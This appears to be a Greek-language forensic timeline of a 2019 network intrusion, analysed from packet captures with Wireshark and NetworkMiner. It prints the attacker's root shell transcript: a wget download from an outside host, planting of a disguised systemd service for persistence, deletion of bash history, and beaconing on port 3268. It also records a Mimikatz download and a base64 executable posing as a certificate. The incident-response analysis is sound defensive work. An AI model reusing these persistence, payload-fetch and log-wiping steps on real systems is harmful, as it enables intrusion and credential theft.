user@.service
uuid.service
uuid.socket
wacom-inputattach@.service
whoopsie.service
wpa_supplicant.service
x11-common.service
cd
cd
ls
ls
-.slice
ModemManager.service
NetworkManager-dispatcher.service
NetworkManager-wait-online.service
NetworkManager.service
accounts-daemon.service
acpid.path
acpid.service
acpid.socket
alsa-restore.service
alsa-state.service
alsa-utils.service
anacron-resume.service
anacron.service
apport-forward.socket
apport-forward@.service
apt-daily-upgrade.service
apt-daily-upgrade.timer
apt-daily.service
apt-daily.timer
autovt@.service
avahi-daemon.service
avahi-daemon.socket
basic.target
basic.target.wants
bluetooth.service
bluetooth.target
bootlogd.service
bootlogs.service
bootmisc.service
brltty-udev.service
brltty.service
busnames.target
busnames.target.wants
checkfs.service
checkroot-bootclean.service
checkroot.service
colord.service
console-getty.service
console-setup.service
console-shell.service
container-getty@.service
cron.service
cryptdisks-early.service
cryptdisks.service
cryptsetup-pre.target
cryptsetup.target
ctrl-alt-del.target
cups-browsed.service

cups.path
cups.service
cups.socket
dbus-org.freedesktop.hostname1.service
dbus-org.freedesktop.locale1.service
dbus-org.freedesktop.login1.service
dbus-org.freedesktop.network1.service
dbus-org.freedesktop.resolve1.service
dbus-org.freedesktop.thermalb.service
dbus-org.freedesktop.timedate1.service
dbus.service
dbus.socket
debug-shell.service
default.target
dev-hugepages.mount
dev-mqueue.mount
emergency.service
emergency.target
exit.target
final.target
friendly-recovery.service
friendly-recovery.target
fuse.service
fwupd-offline-update.service
fwupd.service
fwupdate-cleanup.service
getty-static.service
getty.target
getty.target.wants
getty@.service
gpu-manager.service
graphical.target
graphical.target.wants
halt.service
halt.target
halt.target.wants
hibernate.target
hostname.service
hwclock.service
hybrid-sleep.target
ifup@.service
initrd-cleanup.service
initrd-fs.target
initrd-parse-etc.service
initrd-root-fs.target
initrd-switch-root.service
initrd-switch-root.target
initrd-switch-root.target.wants
initrd-udevadm-cleanup-db.service
initrd.target
kerneloops.service
kexec.target
kexec.target.wants
keyboard-setup.service
killprocs.service
kmod-static-nodes.service
kmod.service
lightdm.service
lm-sensors.service
local-fs-pre.target
local-fs.target
local-fs.target.wants
machine.slice
mail-transport-agent.target
module-init-tools.service
motd.service
mountall-bootclean.service
mountall.service
mountdevsubfs.service
mountkernfs.service
mountnfs-bootclean.service
mountnfs.service
multi-user.target
multi-user.target.wants
network-manager.service
network-online.target
network-pre.target
network.target


networking.service
nss-lookup.target
nss-user-lookup.target
paths.target
plymouth-halt.service
plymouth-kexec.service
plymouth-log.service
plymouth-poweroff.service
plymouth-quit-wait.service
plymouth-quit.service
plymouth-read-write.service
plymouth-reboot.service
plymouth-start.service
plymouth-switch-root.service
plymouth.service
polkitd.service
poweroff.target
poweroff.target.wants
pppd-dns.service
printer.target
proc-sys-fs-binfmt_misc.automount
proc-sys-fs-binfmt_misc.mount
procps.service
quotaon.service
rc-local.service
rc-local.service.d
rc.local.service
rc.service
rcS.service
reboot.service
reboot.target
reboot.target.wants
remote-fs-pre.target
remote-fs.target
rescue.service
rescue.target
rescue.target.wants
resolvconf.service
resolvconf.service.wants
rnmologin.service
rpcbind.target
rsync.service
rsyslog.service
rtkit-daemon.service
runlevel0.target
runlevel1.target
runlevel1.target.wants
runlevel2.target
runlevel2.target.wants
runlevel3.target
runlevel3.target.wants
runlevel4.target
runlevel4.target.wants
runlevel5.target
runlevel5.target.wants
runlevel6.target
samba.service
saned.service
saned.socket
saned@.service
sendsigs.service
serial-getty@.service
setvtrgb.service
shutdown.target
sigpwr-container-shutdown.service
sigpwr.target
sigpwr.target.wants
single.service
sleep.target
slices.target
smartcard.target
snapd.autoimport.service
snapd.core-fixup.service
snapd.failure.service
snapd.seeded.service
snapd.service
snapd.snap-repair.service
snapd.snap-repair.timer

snapped.socket
snapd.system-shutdown.service
sockets.target
sockets.target.wants
sound.target
ssh.service
ssh.socket
ssh@.service
stop-bootlogd-single.service
stop-bootlogd.service
suspend.target
swap.target
sys-fs-fuse-connections.mount
sys-kernel-config.mount
sys-kernel-debug.mount
sysinit.target
sysinit.target.wants
syslog.socket
system-update.target
system-update.target.wants
system.slice
systemd-ask-password-console.path
systemd-ask-password-console.service
systemd-ask-password-plymouth.path
systemd-ask-password-plymouth.service
systemd-ask-password-wall.path
systemd-ask-password-wall.service
systemd-backlight@.service
systemd-binfmt.service
systemd-bootchart.service
systemd-bus-proxyd.service
systemd-bus-proxyd.socket
systemd-exit.service
systemd-fsck-root.service
systemd-fsck@.service
systemd-fsckd.service
systemd-fsckd.socket
systemd-halt.service
systemd-hibernate-resume@.service
systemd-hibernate.service
systemd-hostnamed.service
systemd-hwdb-update.service
systemd-hybrid-sleep.service
systemd-initctl.service
systemd-initctl.socket
systemd-journal-flush.service
systemd-journald-audit.socket
systemd-journald-dev-log.socket
systemd-journald.service
systemd-journald.socket
systemd-kexec.service
systemd-locale.service
systemd-logind.service
systemd-machine-id-commit.service
systemd-modules-load.service
systemd-networkd-resolvconf-update.path
systemd-networkd-resolvconf-update.service
systemd-networkd-wait-online.service
systemd-networkd.service
systemd-networkd.socket
systemd-poweroff.service
systemd-quotacheck.service
systemd-random-seed.service
systemd-reboot.service
systemd-remount-fs.service
systemd-resolved.service
systemd-resolved.service.d
systemd-rfkill.service
systemd-rfkill.socket
systemd-suspend.service
systemd-sysctl.service
systemd-timedated.service
systemd-timesyncd.service
systemd-timesyncd.service.d
systemd-tmpfiles-clean.service
systemd-tmpfiles-clean.timer
systemd-tmpfiles-setup-dev.service
systemd-tmpfiles-setup.service


```
systemd-udev-settle.service
systemd-udev-trigger.service
systemd-udev-control.socket
systemd-udev-kernel.socket
systemd-udev.service
systemd-update-utmp-runlevel.service
systemd-update-utmp.service
systemd-user-sessions.service
thermald.service
time-sync.target
timers.target
timers.target.wants
udev-config-printer@.service
udev.service
udisks2.service
ufw.service
umount.target
umountfs.service
umountnfs.service
umountroot.service
unattended-upgrades.service
upower.service
urandom.service
ureadahead-stop.service
ureadahead-stop.timer
ureadahead.service
usb_modeswitch@.service
usbmuxd.service
user.slice
user@.service
uidd.service
uidd.socket
wacom-inputattach@.service
whoopsie.service
wpa_supplicant.service
x11-common.service
# cd /root
cd /root
# whoami
whoami
root
# ls
ls
NetworkTrafficView.EXE backdoor.sh bucket help.zip ps_
# ps_
ps_
/bin/sh: 40: ps_: not found
# chmod +x ps_
chmod +x ps_
# ./ps_
./ps_
TERM environment variable not set.
[+] Agent installed.
ls
ls
cd
cd
exit
exit
.^Cl
ls
Switching to idle mode...
```


Γεγονός 5 (08:52:28)

Το 85.75.24.46 πληκτρολογεί την εντολή `# wget 85.75.24.46:6668/ bucket` για να κατεβάσει το bucket από τον ίδιο στον 10.10.10.102.




Γεγονός 6 (08:52:28)

Κατέβηκε το bucket από το 85.75.24.46 στο 10.10.10.102



Γεγονός 7 (08:53:28)


Το 85.75.24.46 πληκτρολογεί στο 10.10.10.102 την εντολή openssl για να κάνει decrypt το bucket.



Στην συνέχεια κάνει unzip το decrypted αρχείο help.zip και βλέπουμε στην παραπάνω εικόνα τα αρχεία που περιέχονται σε αυτό.


Γεγονός 8 (09:02:47)

Εκτελεί την εντολή #./ps_




Γεγονός 9 (09:02:51)

Το 10.10.10.102 ξεκινάει πολλά session με ένα άλλο μηχάνημα το 85.75.26.24. Αυτά τα πακέτα είναι TCP με destination port 3268.



Γεγονός 9 (09:16:23)

Διαγράφει τα αρχεία που είχε κατεβάσει



```
rm /etc/systemd/system/dbus-org.freedesktop.thermalb.service
rm /etc/systemd/system/dbus-org.freedesktop.thermalb.service
# cp /lib/systemd/system/dbus-org.freedesktop.thermalb.service /etc/systemd/system/
cp /lib/systemd/system/dbus-org.freedesktop.thermalb.service /etc/systemd/system/
# cd /etc/systemd/system
cd /etc/systemd/system
# ls
ls
bluetooth.target.wants hibernate.target.wants
cloud-final.service.wants hybrid-sleep.target.wants
dbus-org.bluez.service multi-user.target.wants
dbus-org.freedesktop.Avahi.service network-online.target.wants
dbus-org.freedesktop.nm-dispatcher.service paths.target.wants
dbus-org.freedesktop.thermalb.service printer.target.wants
dbus-org.freedesktop.thermald.service sockets.target.wants
default.target.wants sshd.service
display-manager.service suspend.target.wants
display-manager.service.wants sysinit.target.wants
final.target.wants syslog.service
getty.target.wants timers.target.wants
graphical.target.wants
# systemctl enable dbus-org.freedesktop.thermalb.service
systemctl enable dbus-org.freedesktop.thermalb.service
Created symlink from /etc/systemd/system/multi-user.target.wants/dbus-org.freedesktop.thermalb.service to
/etc/systemd/system/dbus-org.freedesktop.thermalb.service.
# ls
ls
bluetooth.target.wants hibernate.target.wants
cloud-final.service.wants hybrid-sleep.target.wants
dbus-org.bluez.service multi-user.target.wants
dbus-org.freedesktop.Avahi.service network-online.target.wants
dbus-org.freedesktop.nm-dispatcher.service paths.target.wants
dbus-org.freedesktop.thermalb.service printer.target.wants
dbus-org.freedesktop.thermald.service sockets.target.wants
default.target.wants sshd.service
```



```

display-manager.service suspend.target.wants
display-manager.service.wants sysinit.target.wants
final.target.wants syslog.service
getty.target.wants timers.target.wants
graphical.target.wants
# cd /root
cd /root
# ls
ls
NetworkTrafficView.EXE backdoor.sh bucket help.zip ps_
# rm NetworkTrafficView.EXE backdoor.sh bucket help.zip ps_
rm NetworkTrafficView.EXE backdoor.sh bucket help.zip ps_
# ls
ls
# history -c
history -c
/bin/sh: 13: history: not found
# /bin/history -c
/bin/history -c
/bin/sh: 14: /bin/history: not found
# /bin/bash history -c
/bin/bash history -c
/bin/bash: history: No such file or directory
# ls
ls
# rm .bash_history
rm .bash_history
# systemctl start dbus-org.freedesktop.thermalb.service
systemctl start dbus-org.freedesktop.thermalb.service
# netstat -pantul
netstat -pantul
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 127.0.1.1:53 0.0.0.0:* LISTEN 899/dnsmasq
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN 871/sshd
tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN 752/cupsd
tcp 0 0 0.0.0.0:445 0.0.0.0:* LISTEN 1538/smbd
tcp 0 0 0.0.0.0:139 0.0.0.0:* LISTEN 1538/smbd
tcp 0 100 10.10.10.102:57908 85.75.24.46:445 ESTABLISHED 2121/socket-helper
tcp 0 0 10.10.10.102:445 10.10.10.100:56271 ESTABLISHED 2034/smbd
tcp 0 0 10.10.10.102:45672 85.75.26.24:3268 CLOSE_WAIT 2120/sh
tcp6 0 0 :::22 :::* LISTEN 871/sshd
tcp6 0 0 :::1:631 :::* LISTEN 752/cupsd
tcp6 0 0 :::445 :::* LISTEN 1538/smbd
tcp6 0 0 :::139 :::* LISTEN 1538/smbd
udp 0 0 0.0.0.0:34557 0.0.0.0:* 767/avahi-daemon: r
udp 0 0 0.0.0.0:46928 0.0.0.0:* 799/rsyslogd
udp 0 0 127.0.1.1:53 0.0.0.0:* 899/dnsmasq
udp 0 0 10.10.10.255:137 0.0.0.0:* 1495/nmbd
udp 0 0 10.10.10.102:137 0.0.0.0:* 1495/nmbd
udp 0 0 0.0.0.0:137 0.0.0.0:* 1495/nmbd
udp 0 0 10.10.10.255:138 0.0.0.0:* 1495/nmbd
udp 0 0 10.10.10.102:138 0.0.0.0:* 1495/nmbd
udp 0 0 0.0.0.0:138 0.0.0.0:* 1495/nmbd
udp 0 0 0.0.0.0:5353 0.0.0.0:* 767/avahi-daemon: r
udp 0 0 0.0.0.0:631 0.0.0.0:* 797/cups-browsed
udp 0 0 0.0.0.0:54904 0.0.0.0:* 899/dnsmasq
udp6 0 0 :::53065 :::* 767/avahi-daemon: r
udp6 0 0 :::5353 :::* 767/avahi-daemon: r
# rm .bash_history
rm .bash_history
rm: cannot remove '.bash_history': No such file or directory
# ls -la
ls -la
total 28
drwx----- 5 root root 4096 Jun 6 12:21 .


```



```
drwxr-xr-x 24 root root 4096 Jun 6 11:46 ..
-rw-r--r-- 1 root root 3173 Jun 6 12:07 .bashrc
drwx----- 2 root root 4096 Feb 27 02:04 .cache
drwxr-xr-x 2 root root 4096 Jun 6 12:07 .loki
drwxr-xr-x 2 root root 4096 May 21 15:12 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
#
```

Γεγονός 10 (09:16:43)

Το 10.10.10.100 αρχίζει να στέλνει και αυτό στο 85.75.26.24 TCP στη θύρα 3268 άλλα με τα αντίστοιχα όμως στοιχεία (username, platform και hostname)



NetworkMiner 2.4

File Tools Help

Select a network adapter in the list --

Start Stop

Hosts (521) Files (1732) Images (1) Messages Credentials (74) Sessions (2273) DNS (1022) Parameters (39460) Keywords Anomalies

Filter keyword

Case sensitive ExactPhrase Any column Clear Apply

Frame nr.	Client host	C. port	Server host	S. port	Protocol (application layer)	Start time
15532	10.10.10.100 [WINSERVER] (Windows)	56471	85.75.26.24 (Linux)	3268		2019-06-06 09:20:04 UTC
15544	10.10.10.100 [WINSERVER] (Windows)	56472	85.75.26.24 (Linux)	3268		2019-06-06 09:20:04 UTC
15556	10.10.10.100 [WINSERVER] (Windows)	56473	85.75.26.24 (Linux)	3268		2019-06-06 09:20:05 UTC
15568	10.10.10.100 [WINSERVER] (Windows)	56474	85.75.26.24 (Linux)	3268		2019-06-06 09:20:05 UTC
15580	10.10.10.100 [WINSERVER] (Windows)	56475	85.75.26.24 (Linux)	3268		2019-06-06 09:20:06 UTC
15592	10.10.10.100 [WINSERVER] (Windows)	56476	85.75.26.24 (Linux)	3268		2019-06-06 09:20:06 UTC
15607	10.10.10.100 [WINSERVER] (Windows)	56477	85.75.26.24 (Linux)	3268		2019-06-06 09:20:07 UTC
15802	10.10.10.100 [WINSERVER] (Windows)	56478	85.75.26.24 (Linux)	3268		2019-06-06 09:20:07 UTC
23506	10.10.10.100 [WINSERVER] (Windows)	56501	85.75.26.24 (Linux)	3268		2019-06-06 09:21:44 UTC
15832	10.10.10.100 [WINSERVER] (Windows)	56479	85.75.26.24 (Linux)	3268		2019-06-06 09:20:08 UTC
23604	10.10.10.100 [WINSERVER] (Windows)	56502	85.75.26.24 (Linux)	3268		2019-06-06 09:21:44 UTC
15914	10.10.10.100 [WINSERVER] (Windows)	56480	85.75.26.24 (Linux)	3268		2019-06-06 09:20:08 UTC
23622	10.10.10.100 [WINSERVER] (Windows)	56503	85.75.26.24 (Linux)	3268		2019-06-06 09:21:44 UTC
23632	10.10.10.100 [WINSERVER] (Windows)	56504	85.75.26.24 (Linux)	3268		2019-06-06 09:21:44 UTC
15926	10.10.10.100 [WINSERVER] (Windows)	56481	85.75.26.24 (Linux)	3268		2019-06-06 09:20:09 UTC
23653	10.10.10.100 [WINSERVER] (Windows)	56505	85.75.26.24 (Linux)	80	Http	2019-06-06 09:21:44 UTC
23947	10.10.10.100 [WINSERVER] (Windows)	56506	85.75.26.24 (Linux)	3268		2019-06-06 09:21:44 UTC
15950	10.10.10.100 [WINSERVER] (Windows)	56482	85.75.26.24 (Linux)	3268		2019-06-06 09:20:09 UTC
15962	10.10.10.100 [WINSERVER] (Windows)	56483	85.75.26.24 (Linux)	3268		2019-06-06 09:20:10 UTC
15974	10.10.10.100 [WINSERVER] (Windows)	56484	85.75.26.24 (Linux)	3268		2019-06-06 09:20:10 UTC
24123	10.10.10.100 [WINSERVER] (Windows)	56507	85.75.26.24 (Linux)	3268		2019-06-06 09:21:44 UTC
15986	10.10.10.100 [WINSERVER] (Windows)	56485	85.75.26.24 (Linux)	3268		2019-06-06 09:20:11 UTC
15998	10.10.10.100 [WINSERVER] (Windows)	56486	85.75.26.24 (Linux)	3268		2019-06-06 09:20:11 UTC
24240	10.10.10.100 [WINSERVER] (Windows)	56508	85.75.26.24 (Linux)	3268		2019-06-06 09:21:45 UTC
16010	10.10.10.100 [WINSERVER] (Windows)	56487	85.75.26.24 (Linux)	3268		2019-06-06 09:20:12 UTC
16035	10.10.10.100 [WINSERVER] (Windows)	56488	85.75.26.24 (Linux)	3268		2019-06-06 09:20:12 UTC
24569	10.10.10.100 [WINSERVER] (Windows)	56509	85.75.26.24 (Linux)	3268		2019-06-06 09:21:45 UTC
16090	10.10.10.100 [WINSERVER] (Windows)	56489	85.75.26.24 (Linux)	3268		2019-06-06 09:20:13 UTC
24796	10.10.10.100 [WINSERVER] (Windows)	56510	85.75.26.24 (Linux)	3268		2019-06-06 09:21:46 UTC
16118	10.10.10.100 [WINSERVER] (Windows)	56490	85.75.26.24 (Linux)	3268		2019-06-06 09:20:13 UTC

Buffered Frames to Parse:

Γεγονός 11 (09:21:44 και 09:23:14)

Το 10.10.10.100 κατεβάζει δύο .txt αρχεία από το 85.75.26.24 που περιέχουν certificates

packetcapture_pan2.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr==10.10.10.100 and ip.addr==85.75.26.24 and http contains "GET"

No.	Time	Source	source port	Destination	destination port	stream id	Protocol	Length	Info
23656	2019-06-06 09:21:44,189448	10.10.10.100	56505	85.75.26.24	80	556	HTTP	207	GET /winlive.txt HTTP/1.1
74962	2019-06-06 09:23:14,479831	10.10.10.100	56636	85.75.26.24	80	1076	HTTP	208	GET /dnsutils.txt HTTP/1.1

> Frame 74962: 208 bytes on wire (1664 bits), 208 bytes captured (1664 bits)

> Ethernet II, Src: Vmware_54:bd:1c (00:0c:29:54:bd:1c), Dst: Vmware_b2:59:6e (00:0c:29:b2:59:6e)

> Internet Protocol Version 4, Src: 10.10.10.100, Dst: 85.75.26.24

> Transmission Control Protocol, Src Port: 56636, Dst Port: 80, Seq: 1, Ack: 1, Len: 154

> Hypertext Transfer Protocol

```

0000  00 0c 29 b2 59 6e 00 0c 29 54 bd 1c 08 00 45 00  ...Vm...T...E
0010  00 c2 18 47 40 00 00 06 5e 1e 0a 0a 0a 64 55 4b  ...Gp...-...DUK
0020  1a 18 dd 3c 00 50 18 90 15 12 9b c6 9f eb 50 18  ...cP...-...P-
0030  01 00 ea 2a 00 00 47 45 54 20 2f 64 6e 73 75 74  ...*--GE T /dnsut
0040  69 6c 73 2e 74 78 74 20 48 54 54 50 2f 31 2e 31  ...ls.txt HTTP/1.1
0050  0d 0a 48 6f 73 74 3a 20 38 35 2e 37 35 2e 32 36  ...Host: 85.75.26
0060  2e 32 34 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a  ...24-Use r-Agent:
0070  20 70 79 74 68 6f 6e 2d 72 65 71 75 65 73 74 73  ...python-requests
0080  2f 32 2e 32 32 2e 30 0d 0a 41 63 63 65 70 74 2d  .../2.22.0- Accept-
0090  45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 2c 20  ...Encoding : gzip,
00a0  64 65 66 6c 61 74 65 0d 0a 41 63 63 65 70 74 3a  ...deflate- Accept:
00b0  20 2a 2f 2a 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e  ...*/*-Co nnection
00c0  3a 20 6b 65 65 70 7d 61 6c 69 76 65 0d 0a 0a 0a  ...: keep-a live...

```

Packets: 116876 · Displayed: 2 (0.0%)

Profile: Default

-----BEGIN CERTIFICATE-----

TVqQAAMABAAAAA//8AAIsAAAAAQAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNlbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v

dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAATAEGAAAAAAAAA2kIA

(η αρχή του ενός αρχείου)

Γεγονός 12 (09:23:24)

Το 10.10.10.102 συνεχίζει την επικοινωνία με το 85.75.26.24 στέλνοντας TCP στη θύρα 3268 και επιπλέον κατεβάζει το `mimi.exe`. Από το file signature (MZ) φαίνεται ότι είναι κακόβουλο. Όταν έγινε άνοιγμα του `rcap` αρχείου με το Network Miner το ESET του υπολογιστή αναγνώρισε το αρχείο ως το Win64/Riskware.Mimikatz.d.

“Mimikatz is one of the best tools to gather credential data from Windows systems.”

The image shows a Wireshark packet capture window titled 'packetcapture_pan2.cap'. The main pane displays a list of packets, with packet 86529 selected. The packet list shows a GET request for /mimi.exe from 10.10.10.102 to 85.75.26.24. The packet details pane shows the request structure, including the Host, Connection, Accept-Encoding, and User-Agent. The packet bytes pane shows the raw data, including the MZ file signature and the beginning of the DOS header.

packetcapture_pan2.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 1263

No.	Time	Source	source port	Destination	destination port	stream id	Protocol	Length	Info
86520	2019-06-06 09:23:24.502969	10.10.10.102	57388	85.75.26.24	80	1263	TCP	74	57388 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PER...
86521	2019-06-06 09:23:24.503110	85.75.26.24	80	10.10.10.102	57388	1263	TCP	74	80 → 57388 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=14...
86522	2019-06-06 09:23:24.503177	10.10.10.102	57388	85.75.26.24	80	1263	TCP	66	57388 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=20220...
86523	2019-06-06 09:23:24.503221	10.10.10.102	57388	85.75.26.24	80	1263	HTTP	216	GET /mimi.exe HTTP/1.1
86524	2019-06-06 09:23:24.503...								
86525	2019-06-06 09:23:24.505...								
86526	2019-06-06 09:23:24.505...								
86527	2019-06-06 09:23:24.505...								
86528	2019-06-06 09:23:24.505...								
86529	2019-06-06 09:23:24.505...								

Wireshark - Follow TCP Stream (tcp.stream eq 1263) - packetcapture_pan2.cap

GET /mimi.exe HTTP/1.1
Host: 85.75.26.24
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4

HTTP/1.1 200 OK
Date: Thu, 06 Jun 2019 09:27:40 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Thu, 06 Jun 2019 06:19:45 GMT
ETag: "f5c98-58aa1b3486eda"
Accept-Ranges: bytes
Content-Length: 1806744
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdos-program

MZ.....@.....(..... .!..!This program cannot be run
in DOS mode.

\$......r./?6uA16uA16uA1?
.17uA1?
.1uA1?
.18uA1?
.14uA1...14uA1P..12uA1...14uA1@..14uA1('..14uA1@..1uA16u@1CwA1...?17uA1?
.1huA1?
.17uA1?

Profile: Default

Γεγονός 13 (09:23:24)

Το 10.10.10.100 σταματάει να στέλνει στο 85.75.26.24 TCP με destination port 3268 ενώ το 10.10.10.102 συνεχίζει.

NetworkMiner 2.4

File Tools Help

Select a network adapter in the list

Hosts (474) Files (2186) Images Messages Credentials (14) Sessions (3856) DNS (1459) Parameters (48638) Keywords Anomalies

Filter keyword

Case sensitive ExactPhrase Any column Clear Apply

Frame nr.	Client host	C. port	Server host	S. port	Protocol (application layer)	Start time
84112	10.10.10.100 [WINSERVER] (Windows)	58289	85.75.26.24 (Linux)	3268		2019-06-06 09:48:07 UTC
89004	10.10.10.100 [WINSERVER] (Windows)	58436	85.75.26.24 (Linux)	3268		2019-06-06 09:49:19 UTC
84124	10.10.10.100 [WINSERVER] (Windows)	58290	85.75.26.24 (Linux)	3268		2019-06-06 09:48:07 UTC
89214	10.10.10.100 [WINSERVER] (Windows)	58437	85.75.26.24 (Linux)	3268		2019-06-06 09:49:20 UTC
84136	10.10.10.100 [WINSERVER] (Windows)	58291	85.75.26.24 (Linux)	3268		2019-06-06 09:48:08 UTC
89240	10.10.10.100 [WINSERVER] (Windows)	58438	85.75.26.24 (Linux)	3268		2019-06-06 09:49:21 UTC
84148	10.10.10.100 [WINSERVER] (Windows)	58292	85.75.26.24 (Linux)	3268		2019-06-06 09:48:09 UTC
89325	10.10.10.100 [WINSERVER] (Windows)	58439	85.75.26.24 (Linux)	3268		2019-06-06 09:49:21 UTC
84160	10.10.10.100 [WINSERVER] (Windows)	58293	85.75.26.24 (Linux)	3268		2019-06-06 09:48:09 UTC
84172	10.10.10.100 [WINSERVER] (Windows)	58294	85.75.26.24 (Linux)	3268		2019-06-06 09:48:10 UTC
89349	10.10.10.100 [WINSERVER] (Windows)	58440	85.75.26.24 (Linux)	3268		2019-06-06 09:49:22 UTC
84189	10.10.10.100 [WINSERVER] (Windows)	58295	85.75.26.24 (Linux)	3268		2019-06-06 09:48:10 UTC
89361	10.10.10.100 [WINSERVER] (Windows)	58441	85.75.26.24 (Linux)	3268		2019-06-06 09:49:22 UTC
37264	10.10.10.101 (Linux)	41068	35.222.85.5 [connectivity-check.ubuntu.com]	80	Http	2019-06-06 09:34:52 UTC
53963	10.10.10.101 (Linux)	41070	35.222.85.5 [connectivity-check.ubuntu.com]	80	Http	2019-06-06 09:39:51 UTC
70287	10.10.10.101 (Linux)	43174	35.224.99.156 [connectivity-check.ubuntu.com]	80	Http	2019-06-06 09:44:51 UTC
835	10.10.10.102 (Linux)	46738	85.75.26.24 (Linux)	3268		2019-06-06 09:30:10 UTC
1702	10.10.10.102 (Linux)	46740	85.75.26.24 (Linux)	3268		2019-06-06 09:30:25 UTC
4408	10.10.10.102 (Linux)	46742	85.75.26.24 (Linux)	3268		2019-06-06 09:30:40 UTC
6799	10.10.10.102 (Linux)	46744	85.75.26.24 (Linux)	3268		2019-06-06 09:30:55 UTC
835	10.10.10.102 (Linux)	46738	85.75.26.24 (Linux)	3268		2019-06-06 09:30:10 UTC
9401	10.10.10.102 (Linux)	46746	85.75.26.24 (Linux)	3268		2019-06-06 09:31:10 UTC
1702	10.10.10.102 (Linux)	46740	85.75.26.24 (Linux)	3268		2019-06-06 09:30:25 UTC
4408	10.10.10.102 (Linux)	46742	85.75.26.24 (Linux)	3268		2019-06-06 09:30:40 UTC
6799	10.10.10.102 (Linux)	46744	85.75.26.24 (Linux)	3268		2019-06-06 09:30:55 UTC
20576	10.10.10.102 (Linux)	46748	85.75.26.24 (Linux)	3268		2019-06-06 09:31:25 UTC
9401	10.10.10.102 (Linux)	46746	85.75.26.24 (Linux)	3268		2019-06-06 09:31:10 UTC
23364	10.10.10.102 (Linux)	46750	85.75.26.24 (Linux)	3268		2019-06-06 09:31:40 UTC
26400	10.10.10.102 (Linux)	46752	85.75.26.24 (Linux)	3268		2019-06-06 09:31:55 UTC
20676	10.10.10.102 (Linux)	46748	85.75.26.24 (Linux)	3268		2019-06-06 09:31:36 UTC

Buffered Frames to Parse:

Case Panel

Filename MD5

packetc... 50233

Reload Case File

Windows taskbar: Eleni, 7:44 μμ, 13/6/2019